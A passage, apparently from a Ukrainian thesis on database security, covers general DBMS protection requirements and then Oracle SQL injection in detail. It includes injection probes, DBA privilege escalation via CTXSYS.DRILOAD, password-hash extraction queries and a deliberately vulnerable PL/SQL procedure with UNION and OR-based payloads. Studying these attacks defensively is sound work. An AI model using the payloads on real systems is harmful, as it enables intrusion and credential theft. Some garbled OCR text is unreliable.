Функціонування в довіреної середовищі (під довіреної розуміється інформаційне середовище, інтегруюча сукупність захисних механізмів, які забезпечують обробку інформації без порушення політики безпеки [21]. В даному випадку СУБД повинна функціонувати в довіреної інформаційній системі з відповідними методами обміну даними).

Організація фізичної безпеки файлів даних (дане питання потребує докладнішого вивчення, так як застосовуються структури даних в різних моделях даних СУБД можуть мати значення при шифруванні і захисту файлів даних. Однак в першому наближенні питання фізичної безпеки файлів даних схожий з питанням фізичної безпеки будь-яких інших файлів користувачів і додатків).

Організація безпечної і актуальною настройки СУБД (до даного аспекту відносяться такі загальні питання забезпечення безпеки, як своєчасна установка оновлень, відключення невикористовуваних модулів або застосування ефективної політики паролів.

Наступні вимоги можна назвати залежними від даних. Безпека призначеного для користувача шару ПО (до цієї категорії відносяться завдання побудови безпечних інтерфейсів і викликів, в тому числі з урахуванням інтерфейсу СУБД і механізму доступу до даних).

Безпечна організація даних і маніпулювання ними. (питання організації даних і управління ними є ключовим в системах зберігання інформації. Незважаючи на те, що в наведеному переліку він вказаний останнім, саме в цю область входять завдання організації даних з контролем цілісності, забезпечення захисту від логічного висновку і інші, специфічні для СУБД проблеми безпеки. Фактично це завдання включає в себе основний стек залежних від даних вразливостей і захисту від них.

2.1.5 Шляхи створення захищених БД

Для подолання названих проблем забезпечення інформаційної безпеки СУБД необхідно перейти від методу закриття вразливостей до комплексного підходу забезпечення безпеки сховищ інформації. Основними етапами цього переходу, на думку авторів, повинні стати наступні положення.

1. Розробка комплексних методик забезпечення безпеки сховищ даних на поточному етапі.

Створення комплексних методик дозволить застосовувати їх (або їх відповідні версії) при розробці сховищ даних і користувальницького ПО. Основою для створення таких документів можуть стати узагальнюючі проблематику роботи, наприклад [36] або [42]. Дотримання комплексною методикою дозволить уникнути багатьох помилок управління СУБД і захиститися від найбільш поширених на сьогоднішній день вразливостей.

2. Оцінка і класифікація загроз і вразливостей СУБД.

Спеціалізована класифікація загроз і вразливостей СУБД дозволить упорядкувати їх для подальшого аналізу і захисту, дасть можливість встановити залежність між уразливими і причинами (джерелами) їх виникнення. В результаті при введенні конкретного механізму в СУБД з'явиться можливість встановити і спрогнозувати пов'язані з ним загрози і заздалегідь підготувати відповідні засоби забезпечення безпеки.

3. Розробка стандартних (застосовуються до різних СУБД без внесення змін або з мінімальними змінами) механізмів забезпечення безпеки.

Стандартизація підходів і мов роботи з даними дозволить створити мультиплатформенні засоби забезпечення безпеки, які застосовуються до різних СУБД. З одного боку, це методичні та теоретичні підходи, що застосовуються в рамках моделі даних. На сьогоднішній день є напрацювання таких механізмів по реляційної моделі, однак вони не вирішують всіх нагальних питань безпеки. З іншого - це розробка теоретичного базису для нових СУБД, зокрема, конкретизація і формалізація агрегатних моделей даних. Поява готових програмних засобів багато в чому залежить від виробників і розробників СУБД і їх проходження стандартам, а також достатності визначених у стандарті засобів для побудови розвинених механізмів безпеки.

4. Розробка теоретичної бази інформаційного захисту систем зберігання і маніпулювання даними.

Вище відзначено ряд характерних особливостей, специфічних для сховищ даних: подвійна природа СУБД, залежність вразливостей і механізмів управління від даних і описує їх організацію моделі, загрози логічного висновку,

різна значимість поєднань даних. Все це визначає специфічний характер безпеки СУБД і вимагає нових теоретичних підходів до забезпечення захисту даних в програмних системах такого роду. Окремий велике питання - розвиток теоретичного базису в контексті формалізації моделі даних, а також розробка підходів забезпечення цілісності інформації для нових NoSQL-сховищ.

На підставі викладеного, а також ситуації на ринку СУБД можна виділити поточний підхід до забезпечення безпеки, принцип і основні еволюційні етапи систем БД. Проблеми інформаційної безпеки сучасних СУБД: різноманітність мовних засобів, поява нових моделей даних, що не підкріпленні теоретичним базисом, необхідність пошуку балансу між безпекою та її вартістю, розвиток систем захисту як реакції на втрату коштів і престижу, а також загальна неувага до питань безпеки .

Сформульовано критерії, що виділяють СУБД з подібних програмних продуктів, з урахуванням нових кластерних і in memory рішень, особливості цього класу ПО з точки зору інформаційної безпеки і запропоновано базову розподіл вразливостей на залежні і незалежні від даних і їх організації.

В результаті цієї роботи сформулюються загальні вимоги до безпеки БД, перспективні шляхи дослідження і розвитку систем захисту для побудови надійних і захищених серверів по обробці інформації, за допомогою методик та стандартизації механізмів захисту.

2.2 Sql-ін'єкції

2.2.1 Практичне дослідження заданої бази даних

Розглянемо додаток, що складається з трьох компонентів: користувача, сервера додатків і сервера управління базами даних. Процес, зображений на рис. 1, описує взаємодію між компонентами web-додатків і складається з наступних кроків.

1. Користувач відправляє запит:

http: // localhost: 8080 / catalog / show.jsp? name = Product 1

на сервер додатків. Як строкового параметра name передається значення Product1.

2. Сервер додатків динамічно формує SQL-запит:

SELECT * FROM products WHERE name LIKE 'Products 1%' ORDER BY name.




Рисунок 2.1 – Нормальний процес роботи додатку

3. З таблиці products витягуються дані про товари, найменування яких починається з Product 1, результат впорядковується за найменуванням товару. Дані передаються сервера додатків.

4. Сервер додатків формує результат, який відображається користувачеві. Якщо в якості параметра передати рядок

Product 1 'AND 1 = 2 -, то на сервер СУБД надійде SQL запит

SELECT * FROM products WHERE name LIKE 'Products 1' AND 2 1 = 2 -% 'ORDER BY name,




Рисунок 2.2 – Процес роботи додатку при SQL-ін’єкції

причому частина% 'ORDER BY name закоментований і не буде виконуватися. Запит не поверне жодного рядка, так як умова 1 = 2 є помилковим. Процес, зображений на рис. 2, описує взаємодію між компонентами програми при SQL-ін'єкції. Наведений вище приклад показав, як користувач, модифікуючи передається строковий параметр, змусив СУБД виконувати додаткові команди.

Процес виявлення та експлуатації sql-ін'єкцій

Ми розглянули причини виникнення SQL-ін'єкцій і розглянули техніки, які можуть бути використані при експлуатації вразливостей. Тепер розглянемо весь процес експлуатації SQL-ін'єкції, починаючи з виявлення уразливого параметра і закінчуючи з- потягом необхідної інформації з БД. На рис. 3 представлений процес експлуатації SQLін'екціі, який складається з п'яти основних кроків:

- виявлення SQL-ін'єкції;
- визначення типу і версії СУБД;
- визначення імені користувача та його привілеїв;
- підвищення привілеїв;
- експлуатації уразливості.




Рисунок 2.3 – Процес експлуатації SQL-ін’єкції

2.2.2 Виявлення sql-ін'єкції

Першим кроком в процесі виявлення SQL-ін'єкції є визначення способів передачі даних в web-додаток:

- параметрів, що передаються за допомогою GET- або POST-методів;
- значень, що містяться в Cookie;
- параметрів HTTP-заголовка (таких як Referer і UserAgent).

Після визначення вхідних параметрів необхідно визначити коректність обробки їх web-додатком. Модифікуючи вхідні параметри, необхідно домогтися виникнення виключення в web-додатку, результатом якого буде повідомлення про яка виникла виключення або некоректно відображена сторінка або відповідь, що містить неповні (надлишкові) дані. Для тестування сторінки на наявність SQL-ін'єкції можна виконати послідовно наступні запити.

-- сторінка відображається коректно

http: // localhost: 8080 / catalog / show.jsp? Name = Product 1

-- не виконана сортування даних

http: // localhost: 8080 / catalog / show.jsp? Name = Product 1 'AND 1 = 1

-- дані на сторінці не відображаються, т. к. умова 1 = 2

-- помилково http: // localhost: 8080 / catalog / show.jsp? name = Product 1 'AND 1 = 2 -

В результаті, параметр name на страніце show.jsp є вразливим. Для визначення SQL-ін'єкцій широко застосовуються інструментальні засоби для автоматичного тестування web-додатків на наявність вразливостей: HP WebInspect, HP Scrawlr, IBM Rational AppScan, SQLiX, Paros Proxy. Як способи передачі параметрів можна задати GET- і POST-методи, Cookie, параметри HTTP-заголовка. Рисунок.

Процес експлуатації SQL-ін'єкції значення типу і версії субд

Без знання типу і версії СУБД неможливо експлуатувати SQL-ін'єкцію і коректно сформувати запит, який поверне потрібну інформацію з БД. Перше, що

необхідно зробити - визначити використовувану для побудови web-додатки інфраструктуру і технологію. Наприклад, якщо застосовується технологія ASP .Net і IIS, то, швидше за все, в якості СУБД використовується Microsoft SQL Server. Звичайно, повністю покладатися на цю інформацію не можна. Якщо web-додаток виводить повідомлення про яка виникла виключення при роботі з СУБД, можна легко визначити тип СУБД. Повідомлення про помилку, що починається зі слова ORA, говорить про використання СУБД Oracle.

ORA-01773: may not specify column datatypes in this CREATE TABLE Оскільки кожна СУБД по різному обробляє конкатенацію рядків, за цією ознакою можна судити про тип СУБД.

-- якщо запит оброблений коректно, ми маємо справу з Oracle 'some' || 'Thing' CONCAT ('some', 'thing')

Ситуація з обробкою числових значень виглядає аналогічним чином.

- якщо запит оброблений коректно, ми маємо справу з Oracle BITAND (1,1) Для визначення версії СУБД необхідно витягти банер за допомогою наступного SQL-запиту.

- витяг банера SELECT banner FROM v $ version WHERE rownum = 1

Даний запит можна використовувати в якості корисного навантаження одного з п'яти методів експлуатації SQL-ін'єкції, які були розглянуті вище.

Визначення імені користувача і привілеїв

Визначити ім'я поточного користувача, призначені ролі і системні привілеї можна, використовуючи один з п'яти методів експлуатації SQL-ін'єкції. Цей запит повертає ім'я поточного користувача.

- витяг імені поточного користувача

SELECT user FROM dual Даний запит повертає призначені активного користувача ролі.

--витягування призначених ролей SELECT granted_role || '-' || admin_option FROM user_role_privs Критичними з точки зору безпеки є такі ролі: DBA; JAVASYSPRIV; IMP / EXP_FULL_DATABASE; SELECT / EXPORT / DELETE_CATALOG_ROLE.

Даний запит повертає призначені активного користувача системні привілеї.

- витяг призначених системних привілеїв

SELECT privilege || '-' || admin_option FROM user_sys_privs

Критичними з точки зору безпеки є такі системні привілеї:

GRANT ANY OBJECT / PRIVILEGE / ROLE;

SELECT ANY DICTIONARY;

SELECT ANY TABLE;

INSERT / UPDATE / DELETE ANY TABLE;

EXECUTE ANY PROCEDURE;

CREATE / ALTER ANY PROCEDURE;

CREATE LIBRARY;

CREATE ANY DIRECTORY;

CREATE / ALTER ANY VIEW;

CREATY ANY TRIGGER;

CREATE ANY / EXTERNAL JOB.

Обліковий запис, який використовується сервером додатків для роботи з СУБД, не повинна мати зазначеними вище системними привілеями і ролями.

Підвищення привілеїв

Підвищення привілеїв необхідно, якщо зловмисник не володіє потрібними привілеями для експлуатації SQL-ін'єкції і вилучення потрібних даних з таблиць БД. Одним із способів підвищення привілеїв є експлуатація PL / SQL-ін'єкцій в збережених процедурах СУБД. PL / SQL-ін'єкція - це зміна ходу виконання PL / SQL-процедури / функції / тригера шляхом впровадження команд в доступні вхідні параметри. У стандартному постачанні СУБД Oracle існує велика кількість пакетів і процедур (для статистики: в СУБД Oracle 10g 16 500 процедур в 1300 пакетах), тому шанс виявити серед них вразливу процедуру досить високий. Частина з цих процедур доступні непривілейованих користувачам СУБД і виконуються від імені їх власника - привілейованого користувача SYS або CTXSYS. Одна з найбільш відомих процедур - VALIDATE_STMT з пакета

DRILOAD, який належить користувачеві CTXSYS. Дана процедура приймає в якості вхідного параметра PL / SQL-код і передає його на виконання. Для підвищення привілеїв до DBA варто виконати такий запит.

// підвищуємо привілеї до DBA EXEC CTXSYS.DRILOAD.VALIDATE_STMT ('GRANT DBA TO app');

Таким чином, якщо подібна процедура доступна ролі PUBLIC або у поточного користувача є привілей EXECUTE_ANY_PROCEDURE, він зможе підвищити свої привілеї до DBA.

Експлуатація вразливості

На даному етапі у зловмисника є інформація про те, яка СУБД використовується і яку техніку експлуатації SQL-ін'єкції можливо застосовувати. Залежно від призначених активного користувача ролей і привілеїв зловмисник може спробувати здійснити одну з таких дій:

- витягти хеші паролів користувачів СУБД;
- отримати структуру БД і дані;
- виконати команди ОС.

Витяг хеш пароля в субд

Oracle хеші паролів зберігаються в таблиці SYS.USER $, крім того вони містяться в поданні DBA_USERS. Для розрахунку хеша в Oracle 10g і більш ранніх версіях використовується алгоритм, заснований на DES. У Oracle 11g застосовується більш захищений алгоритм на основі SHA1, і хеш пароля недоступний уявлення DBA_USERS. За замовчуванням в Oracle 11g в таблі- це SYS.USER $ доступні два варіанти хеша. Для вилучення хеша пароля в Oracle 10g і більш ранніх версіях варто виконати такий запит.

- витяг DES-хеша в Oracle <= 10g SELECT username || password FROM dba_users

Для вилучення хеш паролів в Oracle 11g можна використовувати такі запити.

- витяг DES-хеша в Oracle 11g SELECT username || password FROM sys.user $ WHERE type #> 0 AND LENGTH (password) = 16 - витяг SHA1-хеша в Oracle 11g

SELECT username || SUBSTR (spare4,3,40) hash || SUBSTR (spare4,43,20) salt FROM sys.user $ WHERE type #> 0 AND LENGTH (spare4) = 62

Для підбору пароля за значенням хеша можна скористатися утилітами Checkpwd, Cain & Abel, orabf, woraauthbf і GSAuditor.

Отримання структури бд і даних

Для отримання даних з таблиці БД необхідно володіти такою інформацією:

- владельц схеми, в якій знаходиться таблиця;
- ім'я таблиці;
- кількість записів в таблиці;
- кількість стовпців;
- імена і типи стовпців.

Зазначену інформацію можна отримати з уявлень СУБД ORACLE all_tables і all_tab_columns. Наступний запит витягує інформацію про володів- це схеми, імені таблиці, кількості записів і кількості стовпців.

```
SELECT b.owner || '.' || b.table_name || '[' || count (*) || '] =' num_rows
FROM all_tab_columns a, all_tables b WHERE a.table_name = b.table_name
GROUP BY b.owner, b.table_name, num_rows
```

Для вилучення імен і типів стовпців можна скористатися наступним запитом.

```
SELECT owner || '.' || table_name || ':' || column_name || ':' || data_type
FROM all_tab_columns ORDER BY table_name, column_id
```

В результаті ми маємо повну структуру таблиць БД, і можна витягувати потрібну інформацію.

Виконання команд ос

Для виконання команд ОС зловмисникові необхідний прямий доступ до СУБД (можливість підключення з використанням утиліт SQL PLUS або TOAD for Oracle) з максимальними правами або потрібна наявність PL / SQL-ін'єкцій.

Виконання команд ОС з використанням тільки SQL-ін'єкцій неможливо. Існує достатньо способів для виконання команд ОС через СУБД, основні з них такі:

– виконання команд ОС, використовуючи вразливості переповнення буфера;

– виконання команд ОС, використовуючи файл SPNC_COMMANDS;

– виконання команд ОС, використовуючи Java-процедури;

– виконання команд операційної системи, використовуючи пакет DBMS_SCHEDULER;

– виконання команд ОС, використовуючи пакет Job Scheduler;

– виконання команд ОС, використовуючи системний параметр _oradbg_pathname.

В результаті зловмисник може отримати доступ до ОС з правами користувача, від імені якого запущена СУБД. Так, наприклад, в Windows СУБД запущена з правами адміністратора ОС - в цьому випадку можливість запускати команди ОС дозволяє отримати адміністративні права на сервері.

2.3 SQL-Injection в Oracle

Методи SQL ін'єкції останнім часом представляють небезпечну загрозу захисту інформації, що зберігається в базах даних Oracle. Хоча написано безліч статей про SQL ін'єкції, проте, дуже рідко описуються особливості їх використання проти бази даних ORACLE. Мета цього пыдроздылу полягає в тому, щоб виявити вразливості ORACLE в сфері небезпеки SQL ін'єкцій і запропонувати прості способи захисту проти цього типу нападів.

Напад може використовуватися для наступних цілей:

– отримати доступ до даних, які зазвичай недоступні або отримати дані конфігурації системи, які можуть використовуватися для подальших нападів. Наприклад, змінений запит може повернути хешировані паролі користувачів, які в наслідку можуть бути розшифровані методом грубої сили.

– отримати доступ до комп'ютерів організації, через комп'ютер, на якому знаходиться база даних. Це можна реалізувати, використовуючи процедури бази даних і розширення 3GL мови, які дозволяють доступ до операційної системи.

Існує кілька способів використовувати ці методи на системі ORACLE, залежно від використовуваної мови чи API. Нижче представлені деякі мови, API і інструменти, які можуть отримати доступ до бази даних ORACLE і можуть бути частиною Web програми:

- JSP;
- ASP;
- XML, XSL і XSQL;
- Javascript;
- VB, MFC, і інші ODBC засновані утиліти і API;
- Різні Web програми;
- 3 і 4GL мови, типу Ci, OCI, Pro * C і Cobol;
- Perl і CGI сценарії, які мають доступ до бази даних.

Будь-яке з вищезгаданих додатків, інструментів і програм може використовуватися як основа для зміни SQL запиту бази даних ORACLE. Для цього повинні виконуватися кілька найпростіших умов, головна з яких полягає в тому, що в вищезазначених засобах повинен використовуватися динамічний SQL.

Також важливо, що SQL ін'єкція проти будь-якої бази даних, включаючи ORACLE, може використовуватися не тільки через Web-програми. Будь-який додаток, що дозволяє користувачеві вводити дані, які можуть бути частиною динамічного SQL запиту, може бути потенційно вразливе до нападів SQL ін'єкції. Очевидно, що Web-програми представляють найбільшу загрозу, оскільки будь-який користувач з браузером і доступом до Інтернет може потенційно звернутися до чутливих даних.

Дані, що зберігаються в базі даних ORACLE, повинні бути захищені від користувачів, які мають доступ до мережі і додатків, які обслуговують ці дані.

Адміністратори бази даних повинні розуміти, що більшість загроз даних, що зберігаються в базі даних, виходить від авторизованих користувачів.

Захист від SQL ін'єкції на ORACLE системах в принципі проста і включає дві основні стадії:

- Ревізія коду додатків і усунення проблем, які можуть сприяти SQL ін'єкції.
- Використання принципу найменшої кількості привілеїв на рівні бази даних так, щоб навіть якщо хтось зміг змінити SQL запит, він не зміг би отримати більше інформації, чим би він міг отримати через призначений для цього інтерфейс програми.

Oracle, подібно до інших баз даних, вразливий до нападів SQL ін'єкції. Наступні неправильні звернення можуть використовуватися проти бази даних ORACLE:

- UNION можна додати до SQL інструкції, щоб виконати другу інструкцію;
- SUBSELECTS можна додати до існуючих інструкцій;
- Існуючий SQL запит може використовувати обхідні шляхи, щоб повернути всі дані. Ця методика часто використовується, щоб отримати доступ через пізнавальні схеми, здійснені іншими програмами;
- Доступний великий вибір встановлених пакетів і процедур, які можуть використовуватися для читання і запису файлів на операційній системі;
- Data Definition Language (DDL) може експлуатуватися, якщо він використовується в динамічній SQL рядку;
- Можуть бути впроваджені INSERT, UPDATE і DELETE.

З іншого боку, в ORACLE неможливо використовувати такі методи, які властиві іншим базам даних:

- Не можуть використовуватися множинні інструкції;
- SQL ін'єкція неможлива, коли запит використовує присвоєні змінні;

Після ознайомлення з такою інформації, стає зрозумілим, що саме є причиною ін’єкції, некоректні конфігурації, як на рівні додатку, так і на рівне баз даних.

Web додатки найбільш уразливі до нападів SQL ін'єкції. Вони можуть бути написані, використовуючи ASP, JSP або інші вищезазначені мови. Можна сказати, що SQL ін'єкція це не проблема бази даних, а проблема неправильно написаного Web-програми.

Зараз будемо перевіряти ін'єкції на Oracle. Після установки бази даних, створимо процедуру PL / SQL, яка відображає телефонний номер клієнтів з гіпотетичної таблиці клієнта в базі даних. Можна змінити будь-яку частину SQL запиту, який динамічно сформований під час виконання і в якому вхідні дані попередньо не перевірені. Процедура використовує динамічний SQL, щоб передати частину SQL до бази даних. Використання PL / SQL процедури і динамічного SQL в усіх відношеннях ідентично SQL-ін'єкції через Web-інтерфейс, за винятком того, що в нашому прикладі ми експлуатуємо вразливість локально, а не віддалено. Також, через цей підхід ми не використовуємо жодних методів символьного кодування, щоб передати спеціальні символи або метасимволи на сервер бази даних від Web-браузера. Приклад використовуваної структури таблиці:

```
SQL> desc customers
Name                                      Null?    Type
----------------------------------------- -------- ----------------
CUSTOMER_FORNAME                                   VARCHAR2(30)
CUSTOMER_SURNAME                                   VARCHAR2(30)
CUSTOMER_PHONE                                     VARCHAR2(30)
CUSTOMER_FAX                                       VARCHAR2(30)
CUSTOMER_TYPE                                        NUMBER(10)
```

Рисунок 2.4 – Структура таблиці

Таблиця була завантажена в такий спосіб:

```
SQL> select * from customers;

CUSTOMER_FORNAME              CUSTOMER_SURNAME
------------------------------ ------------------------------
CUSTOMER_PHONE                CUSTOMER_FAX                   CUSTOMER_TYPE
------------------------------ ------------------------------ -------------
Fred                          Clark
999444888                     999444889                               3

Bill                          Jones
999555888                     999555889                               2

Jim                           Clark
999777888                     999777889                               1
```

Рисунок 2.5 – Структура таблиці

Типова використовувана процедура створена з наступним кодом. Для цих випробувань я використовував гіпотетичного користувача DBSNMP, який має більше привілеїв, ніж необхідно для звичайного користувача. Цей користувач ілюструє проблему Web-користувачів, що обмежуються найменшою кількістю привілеїв:

```
create or replace procedure get_cust (lv_surname in varchar2)
is
        type cv_typ is ref cursor;
        cv cv_typ;
        lv_phone        customers.customer_phone%type;
        lv_stmt         varchar2(32767):='select customer_phone '||
                                         'from customers '||
                                         'where customer_surname='''||
                                         lv_surname||'''';
begin
        dbms_output.put_line('debug:'||lv_stmt);
        open cv for lv_stmt;
        loop
                fetch cv into lv_phone;
                exit when cv%notfound;
                dbms_output.put_line('::'||lv_phone);
        end loop;
        close cv;
end get_cust;
/
```

Рисунок 2.6 – Структура процедури

Неможливо просто додати іншу інструкцію в існуючу інструкцію, сформовану процедурою для виконання, як, наприклад, в MS SQL.

Подивимося, що станеться з нашою процедурою в цьому випадку:

```
SQL> exec get_cust('x'' select username from all_users where ' 'x' '= 'x');
debug:select customer_phone from customers where customer_surname='x' select
username from all_users where 'x'='x'
-933ORA-00933: SQL command not properly ended
```

Рисунок 2.7 – Помилка (команда не завершена)

Процедура очікує прізвище клієнта і повинна формувати інструкцію форми:

select customer_phone from customers where customer_surname='Jones'

Як видно, можна додати додатковий SQL після імені, змінює існуючий SQL запит, використовуючи лапки. У попередньому прикладі, ORACLE

повертає помилку, якщо ми посилаємо дві SQL інструкції відразу до RDBMS. Інструкції в ORACLE розмежовані крапкою з комою (;), тобто ми можемо спробувати наступне:

```
SQL> exec get_cust('x'';select username from all_users where ''x''=''x');
debug:select customer_phone from customers where customer_surname='x';select
username from all_users where 'x'='x'
-911ORA-00911: invalid character
```

Рисунок 2.8 – Помилка (недійсний символ).

ORACLE знову повернув помилку. Додавання крапки з комою після першої інструкції не дозволяє виконати другу інструкцію, так що єдиний спосіб змусити ORACLE виконати додатковий SQL запит полягає в тому, щоб розширити існуючий where або використовувати union або subselect.

Отримаємо додаткові дані з іншої таблиці. У цьому випадку, ми прочитаємо список користувачів в базі даних з таблиці ALL_USERS:

```
SQL> exec get_cust('x'' union select username from all_users where ''x''=''x');
debug:select customer_phone from customers where customer_surname='x' union
select username from all_users where 'x'='x'
::AURORA$JIS$UTILITY$
::AURORA$ORB$UNAUTHENTICATED
::CTXSYS
::DBSNMP
::MDSYS
::ORDPLUGINS
::ORDSYS
::OSE$HTTP$ADMIN
::OUTLN
::SYS
::SYSTEM
::TRACESVR
```

Рисунок 2.9 – Список користувачів в базі даних з таблиці ALL_USERS

У наступному прикладі ми розглянемо спосіб усічення SQL запиту до оператора WHERE так, щоб були повернуті всі записи таблиці. Типовий приклад експлуатації – Web-додатки, що використовують спосіб ідентифікації при вході в систему, в якому шукається запис в таблиці користувачів, якій відповідає введене ім'я користувача і пароль.

наприклад:

```
select * from appusers where username='someuser' and password='somecleverpassword'
SQL> exec get_cust('x'' or exists (select 1 from sys.dual) and ''x''=''x');
debug:select customer_phone from customers where customer_surname='x' or exists
(select 1 from sys.dual) and 'x'='x'
::999444888
::999555888
::999777888
```

Рисунок 2.10 – Типовий приклад експлуатації SQL-ін’єкції

Усік запит, ми можемо змусити SQL повернути всі записи в таблиці. Це дозволить увійти в систему, та ще й попередньо поверне обліковий запис адміністратора! Нижче - приклад усічення нашої типової таблиці клієнтів. Всі записи можуть бути повернуті, використовуючи 'OR' x '=' x '' в 'where' наступним способом:

```
SQL> exec get_cust('x'' or ''x''=''x');
debug:select customer_phone from customers where customer_surname='x' or 'x'='x'
::999444888
::999555888
::999777888
```

Рисунок 2.11 – Типовий приклад експлуатації SQL-ін’єкції

Потім, змінимо процедуру, щоб розширити використовуваний SQL таким чином, щоб була усічена друга частина виразу після WHERE. Спочатку розглянемо приклад змінною процедури:

```
create or replace procedure get_cust2 (lv_surname in varchar2)
is
        type cv_typ is ref cursor;
        cv cv_typ;
        lv_phone        customers.customer_phone%type;
        lv_stmt         varchar2(32767):='select customer_phone '||
                                'from customers '||
                                'where customer_surname='''||
                                lv_surname||''' and customer_type=1';
begin
        dbms_output.put_line('debug:'||lv_stmt);
        open cv for lv_stmt;
        loop
                fetch cv into lv_phone;
                exit when cv%notfound;
                dbms_output.put_line('::'||lv_phone);
        end loop;
        close cv;
exception
        when others then
                dbms_output.put_line(sqlcode||sqlerrm);
end get_cust2;
```

Рисунок 2.12 – приклад змінною процедури

Ми будемо використовувати символи коментаря - -, щоб відсікти SQL після оператора WHERE. Цей метод корисний у разі, коли додаток використовує більше одного поля, яке додається до динамічного SQL запиту і передається до бази даних. Щоб спростити додавання додаткового SQL і обійти всі поля, ми можемо додати - - в запис, яку ми вважаємо першим полем і впровадити наш SQL запит. приклад:

```
SQL> exec get_cust2('x'' or ''x''=''x'' --');
debug:select customer_phone from customers where customer_surname='x' or 'x'='x'
--' and customer_type=1
::999444888
::999555888
::999777888
```

Рисунок 2.13 – Використання символу коментаря

Виконуючи, ми бачимо, що повернуті всі три записи через інструкції or. Якщо там не було б коментаря, то виконується SQL запит все ще містив би рядок 'and customer_type = 1'. Можна також використовувати union і select на таблиці all_users і потім прокоментувати решту після оператора WHERE.

Всі наведені вище приклади показують, як можна впровадити додатковий SQL в оператор select. Ті ж самі принципи можуть використовуватися в операторах update, insert і delete. Інші оператори, доступні в Oracle, включають DDL (Data Definition Language) оператори, які дозволяють змінити логічну структуру бази даних. Наприклад, за допомогою DDL, можна створити таблицю або змінити мову, яка використовується. Часто програми дозволяють посилати будь-SQL запит до сервера. Це поганий спосіб програмування, оскільки дозволяє виконувати оператори типу DDL. Можна стверджувати, що даний випадок не є SQL ін'єкцією, тому що може бути виконаний будь-якою SQL, без зміни існуючого SQL запиту.

Розглянемо проблеми в модулях, процедурах і функціях. Можна викликати PL / SQL функцію з SQL інструкції. Існують більш тисячі вбудованих функцій і процедур, що поставляються зі стандартними пакетами. Зазвичай вони запускаються з DBMS (database management system) або UTL. Заголовки цих

процедур можуть бути знайдені в $ ORACLE_HOME / rdbms / admin. Також список процедур і функцій може бути отриманий таким запитом:

```
SQL> col owner for a15
SQL> col object_type for a30
SQL> col object_name for a30
SQL> select owner,object_type,object_name
  2  from dba_objects
  3  where object_type in('PACKAGE','FUNCTION','PROCEDURE');

OWNER           OBJECT_TYPE                    OBJECT_NAME
--------------- ------------------------------ ------------------------------
SYS             FUNCTION                       CLIENT_IP_ADDRESS
SYS             FUNCTION                       DATABASE_NAME
SYS             FUNCTION                       DBJ_LONG_NAME
SYS             FUNCTION                       DBJ_SHORT_NAME
